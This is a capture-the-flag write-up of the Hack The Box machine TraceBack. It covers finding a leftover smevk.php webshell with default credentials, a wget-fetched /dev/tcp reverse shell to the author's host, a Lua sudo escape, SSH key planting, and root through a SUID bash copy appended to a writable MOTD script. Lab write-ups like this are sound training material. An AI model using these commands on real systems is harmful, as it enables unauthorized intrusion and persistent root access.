
Hack The Box TraceBack Writeup (Easy Linux)
Easy Linux box. A leftover smevk.php webshell with default creds gives webadmin, luvit sudo runs a Lua shell as sysadmin, and a writable MOTD script gives root.
Summary
TraceBack is an Easy Linux machine that has already been defaced, and the defacement message brags that the actor left a webshell behind. Fuzzing the site against a list of common PHP webshell names finds smevk.php, whose public source ships hardcoded admin:admin credentials the actor never changed, so its execute field runs commands and drops a reverse shell as webadmin. A note in webadmin’s home mentions a Lua practice tool, and sudo -l shows webadmin may run /home/sysadmin/luvit as sysadmin; the Lua REPL’s os.execute(“/bin/sh”), straight from GTFOBins, gives a shell as sysadmin. sysadmin has no useful groups by uid, but the sysadmin group owns the writable /etc/update-motd.d scripts that run as root on login, so appending a command that copies bash and sets its SUID bit, then reconnecting over SSH, produces a root owned SUID bash.
SSH Server Enumeration

The SSH banner has been changed to a defacement message:
Web Server Enumeration
The website’s main page has been defaced:

It reads:
1
2
3
4
5
6
<center>
		<h1>This site has been owned</h1>
		<h2>I have left a backdoor for all the net. FREE INTERNETZZZ</h2>
		<h3> - Xh4H - </h3>
		<!--Some of the best web shells that you might need ;)-->
	</center>
So we have a potential username “Xh4H” and we also know that the actor left a webshell on the server. I perform a directory bruteforce scan:
1
ffuf -u http://10.129.33.156/FUZZ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-medium-words.txt -t 50 -e .php

But it finds nothing. So I google for “best webshells” and the first result is from this github repo:
The repo’s readme file contains a table showcasing all the webshells for the php language:

I grab all those names and create a list on my machine named “webshells.list”:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
alfav3-encoded.php
alfav4.1-decoded.php
alfav4.1-encoded.php
andela.php
bloodsecv4.php
by.php
c99ud.php
cmd.php
configkillerionkros.php
mini.php
obfuscated-punknopass.php
punk-nopass.php
punkholic.php
r57.php
smevk.php
TwemlowsWebShell.php
wso2.8.5.php
Then I try all those webshells and see if I get a hit:
1
ffuf -u http://10.129.33.156/FUZZ -w webshells.list -t 10
Sure enough, I got one hit:
1
smevk.php               [Status: 200, Size: 1261, Words: 318, Lines: 59, Duration: 149ms]
I can access it, but it asks me for credentials:

Mind you, we have the source code for this webshell on github. It has hardcoded credentials as admin:admin:
1
2
$UserName = "admin";                                      //Your UserName here.
$auth_pass = "admin";                                  //Your Password.

I hope the actor didn’t bother to change the default creds and try those against the login form. It works and now we have access to this webshell:
Initial Access - Webshell to Reverse Shell
The webshell has a “Execute” field that allows me to execute OS commands. You can see this field in the screenshot above.
I first create shell.sh on my machine:
1
sh -i >& /dev/tcp/10.10.14.57/9999 0>&1
Then I start a python webserver
1
sudo python3 -m http.server 80
And set up netcat on port 9999:
1
nc -lvnp 9999
With that, I can use the execute prompt on the webshell to first save my shell locally on the system:
1
wget 10.10.14.57/shell.sh
And then executing it with bash:
1
bash shell.sh

You can see on the screenshot below that my shell.sh file has been saved to the current directory. The “Execute” prompt shows me executing bash against the shell.sh:
I immediately land a reverse shell connection on the system, as “webadmin” user as you can see from the screenshot below:

I immediately performed a shell stabilization technique:
1
2
3
4
python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
^Z (that is ctrl + z)
stty raw -echo; fg
Horizontal Privilege Escalation - sysadmin
It’s only natural, since I’m the “webadmin” user, to check for web-related files. There’s nothing else on the web server:
1
2
3
4
5
6
7
8
$ ls -la
total 652
drwxr-xr-x 2 webadmin webadmin   4096 Dec 11 12:54 .
drwxr-xr-x 3 root     root       4096 Apr 22  2021 ..
-rw-r--r-- 1 root     webadmin 541668 Jul 31  2019 bg.jpg
-rw-r--r-- 1 root     webadmin   1113 Aug 27  2019 index.html
-rw-r--r-- 1 webadmin webadmin     39 Dec 11 12:53 shell.sh
-r--r--r-- 1 root     webadmin 105085 Feb 27  2020 smevk.php
I see I’m part of a few other groups:
1
uid=1000(webadmin) gid=1000(webadmin) groups=1000(webadmin),24(cdrom),30(dip),46(plugdev),111(lpadmin),112(sambashare)
But there’s nothing really interesting about those groups specifically. If I take a look at my user’s home folder I see there’s a note.txt:
1
2
3
4
5
6
7
8
9
10
11
12
13
webadmin@traceback:/home/webadmin$ ls -la
total 44
drwxr-x--- 5 webadmin sysadmin 4096 Apr 22  2021 .
drwxr-xr-x 4 root     root     4096 Aug 25  2019 ..
-rw------- 1 webadmin webadmin  105 Mar 16  2020 .bash_history
-rw-r--r-- 1 webadmin webadmin  220 Aug 23  2019 .bash_logout
-rw-r--r-- 1 webadmin webadmin 3771 Aug 23  2019 .bashrc
drwx------ 2 webadmin webadmin 4096 Aug 23  2019 .cache
drwxrwxr-x 3 webadmin webadmin 4096 Apr 22  2021 .local
-rw-rw-r-- 1 webadmin webadmin    1 Aug 25  2019 .luvit_history
-rw-r--r-- 1 webadmin webadmin  807 Aug 23  2019 .profile
drwxrwxr-x 2 webadmin webadmin 4096 Feb 27  2020 .ssh
-rw-rw-r-- 1 sysadmin sysadmin  122 Mar 16  2020 note.txt
It reads:
1
2
3
4
- sysadmin -
I have left a tool to practice Lua.
I'm sure you know where to find it.
Contact me if you have any question.
I enumerate sudo permissions and find this:
1
2
3
4
5
6
7
$ sudo -l
Matching Defaults entries for webadmin on traceback:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webadmin may run the following commands on traceback:
    (sysadmin) NOPASSWD: /home/sysadmin/luvit
Seems like I can run “luvit” as “sysadmin”. So I run it:
1
sudo -u sysadmin /home/sysadmin/luvit
And it gives me an interactive prompt:
1
2
3
4
5
6
7
Welcome to the Luvit repl!
> help
nil
> h
nil
> --help
> ?
As you can see, there’s no “help’ for this (not that I know of). I google for exploits related to the Lua programming language and one of the first results is from GTFOBins

They mention how Lua can be used to spawn a shell:

I test it, and it works. Now I have a shell as “sysadmin”:

For reference, the Lua payload is:
1
> os.execute("/bin/sh")
Vertical Privilege Escalation - root
I use this Lua shell to elevate to a interactive shell:
1
/bin/bash -i
I generate a ssh private/public key pair for sysadmin:
1
ssh-keygen -f sysadmin
I place the public key on my clipboard:
1
cat sysadmin.pub | xclip -selection clipboard
THen I use the shell as sysadmin to overwrite the .ssh/authorized_keys file with my ssh key I just generated:
1
sysadmin@traceback:/home/sysadmin/.ssh$ echo ssh-rsa AAAAB3NzaC1yc2EAAAAD<SNIP> > authorized_keys
Now I can log in to the machine via SSH as “sysadmin”:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
$ ssh sysadmin@10.129.33.156 -i sysadmin
#################################
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^ -
#################################

Welcome to Xh4H land


Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Mon Mar 16 03:50:24 2020 from 10.10.14.2
$
$ /bin/bash -i
sysadmin@traceback:~$
I notice this user has no membership in any other group:
1
uid=1001(sysadmin) gid=1001(sysadmin) groups=1001(sysadmin)
I try to locate files owned by this user:
1
find / -user sysadmin 2>/dev/null
Then I do a better approach filtering out the boilerplate results:
1
find / -user sysadmin 2>/dev/null | grep -v 'sys/fs\|proc\|run'
But I don’t see anything other than the files I already know about (those in sysadmin’s home folder). I try looking for files owned by the sysadmin GROUP instead:
1
find / -group sysadmin 2>/dev/null | grep -v 'sys/fs\|proc\|run'
And I see right away something interesting:

The “sysadmin” group owns all those motd files that get executed every time a new user logs in to the system, usually as root:
1
2
3
4
5
6
/etc/update-motd.d
/etc/update-motd.d/50-motd-news
/etc/update-motd.d/10-help-text
/etc/update-motd.d/91-release-upgrade
/etc/update-motd.d/00-header
/etc/update-motd.d/80-esm
I can add the -ls option to my find command like so:
1
find / -group sysadmin -ls 2>/dev/null | grep -v 'sys/fs\|proc\|run'
And see the permissions for those files as they’re found. It confirms I can write to them as well:
1
2
3
4
5
6
36485      4 drwxr-xr-x   2 root     sysadmin     4096 Apr 22  2021 /etc/update-motd.d
36488      8 -rwxrwxr-x   1 root     sysadmin     4264 Dec 11 15:59 /etc/update-motd.d/50-motd-news
36487      4 -rwxrwxr-x   1 root     sysadmin      982 Dec 11 15:59 /etc/update-motd.d/10-help-text
37843      4 -rwxrwxr-x   1 root     sysadmin      299 Dec 11 15:59 /etc/update-motd.d/91-release-upgrade
36486      4 -rwxrwxr-x   1 root     sysadmin      981 Dec 11 15:59 /etc/update-motd.d/00-header
36489      4 -rwxrwxr-x   1 root     sysadmin      604 Dec 11 15:59 /etc/update-motd.d/80-esm
So that’s pretty much straight forward. I just gotta add malicious code to one of those files (00-header is the best option IMO).
I changed it by adding this malicious piece of code:
1
cp /bin/bash /home/sysadmin/bash && chmod u+s /home/sysadmin/bash
To /etc/update-motd.d/00-header. Then, I used SSH to log in to the machine as sysadmin once again, triggering execution of this file.
1
ssh sysadmin@10.129.33.156 -i sysadmin
But nothing happens. I don’t see /home/sysadmin/bash. If I check /etc/update-motd.d/00-header, I only see the code that was there previously, nothing of my code.
Now I thought, that’s definitely a vulnerability, but maybe there’s something resetting this file very rapidly. Maybe even every time I log in, before the log in or idk. I thought this was some kind of race condition for a second, and executed this simple bash script to keep editing /etc/update-motd.d/00-header nonstop:
1
while $true; do echo "cp /bin/bash /home/sysadmin/bash && chmod u+s /home/sysadmin/bash" >> /etc/update-motd.d/00-header; done
With that script running on 1 terminal, I fired up another terminal and connected via SSH again:
1
ssh sysadmin@10.129.33.156 -i sysadmin
The moment I log in via SSH, the shell hangs. If I check the first terminal that’s running the forever while loop, I see this error message:

For reference:
1
bash: /etc/update-motd.d/00-header: Text file busy
So I stop the script with Ctrl + C. After a few seconds, the second terminal with the SSH connection finally loads, and I can see my “bash” in sysadmin’s home folder, owned by root and with the SUID bit set:

So I run it with privileges:
1
./bash -p
And got root!